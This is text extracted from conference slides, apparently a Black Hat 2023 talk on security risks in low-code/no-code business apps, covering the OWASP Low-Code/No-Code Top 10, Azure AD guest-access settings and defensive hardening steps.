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



https://www.tenable.com/security/research/tra-2023-25

Sure, let business users build they own. What could go wrong?



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


Data

Biz logic

Access

Code

Identity

Runtime


…

Customer

Platform

- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
- …

Sure, let business users build they own. What could go wrong?



- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
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- Are we properly handling secrets and sensitive data?
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- …

Who owns AppSec for apps built by business users?

Protect your org!

Build secure apps

Protect your org!


Build secure apps

1. Don’t overshare

Protect your org!

Build secure apps

1. Don’t overshare
2. OWASP LCNC Top 10



OWASP Low-Code/No-Code Top 10

Overview

Low-Code/No-Code development platforms provide a development environment used to create application software through a graphical user interface instead of traditional hand-coded computer programming. Such platforms reduce the amount of traditional hand-coding, enabling accelerated delivery of business applications.

As Low-Code/No-Code platforms proliferate and become widely used by organizations, there is a clear and immediate need to create awareness around security and privacy risks related to applications developed on such platforms.

The primary goal of the “OWASP Low-Code/No-Code Top 10” document is to provide assistance and education for organizations looking to adopt and develop Low-Code/No-Code applications. The guide provides information about what the most prominent security risks are for such applications, the challenges involved, and how to overcome them.

The List

1. LCNC-SEC-01: Account Impersonation
2. LCNC-SEC-02: Authorization Misuse
3. LCNC-SEC-03: Data Leakage and Unexpected Consequences
4. LCNC-SEC-04: Authentication and Secure Communication Failures
5. LCNC-SEC-05: Security Misconfiguration
6. LCNC-SEC-06: Injection Handling Failures
7. LCNC-SEC-07: Vulnerable and Untrusted Components
8. LCNC-SEC-08: Data and Secret Handling Failures
9. LCNC-SEC-09: Asset Management Failures
10. LCNC-SEC-10: Security Logging and Monitoring Failures

Protect your org!

Build secure apps

1. Don’t overshare
2. OWASP LCNC Top 10

Harden your env

Protect your org!

Build secure apps

1. Don’t overshare
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
Harden your env

3. Secure configs



Azure Active Directory admin center

Dashboard > Zenity | External Identities > External Identities

External Identities | External collaboration settings ···

Zenity - Azure Active Directory

Guest user access

Guest user access restrictions ⓘ

Learn more

○ Guest users have the same access as members (most inclusive)

● Guest users have limited access to properties and memberships of directory objects

○ Guest user access is restricted to properties and memberships of their own directory objects (most restrictive)

Guest invite settings

Guest invite restrictions ⓘ

Learn more

○ Anyone in the organization can invite guest users including guests and non-admins (most inclusive)

○ Member users and users assigned to specific admin roles can invite guest users including guests with member permissions

● Only users assigned to specific admin roles can invite guest users

○ No one in the organization can invite guest users including admins (most restrictive)

Code, links and details ➔ bit.ly/mbrg-bhusa23 & @mbrg0


Protect your org!

Build secure apps

1. Don’t overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs
4. AppSec



~8M active Power devs today!

More MSFT low-code devs than .NET devs, today!

Sources: Microsoft Build 2018, Ignite 2019, Build 2020, Protocol 2022

Credential Sharing as a Service: The Dark Side of No Code

Michael Bargury
RSAC 2023

Code, links and details ➔ bit.ly/mbrg-bhusa23 & @mbrg0

Protect your org!

Build secure apps

1. Don’t overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs
4. AppSec

Hack your env

Protect your org!

Build secure apps

1. Don’t overshare
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Harden your env

3. Secure configs
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
Hack your env

6. powerpwn



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black hat USA 2023

AUGUST 9-10, 2023

BRIEFINGS

All You Need Is Guest

Michael Bargury @mbrg0

Zenity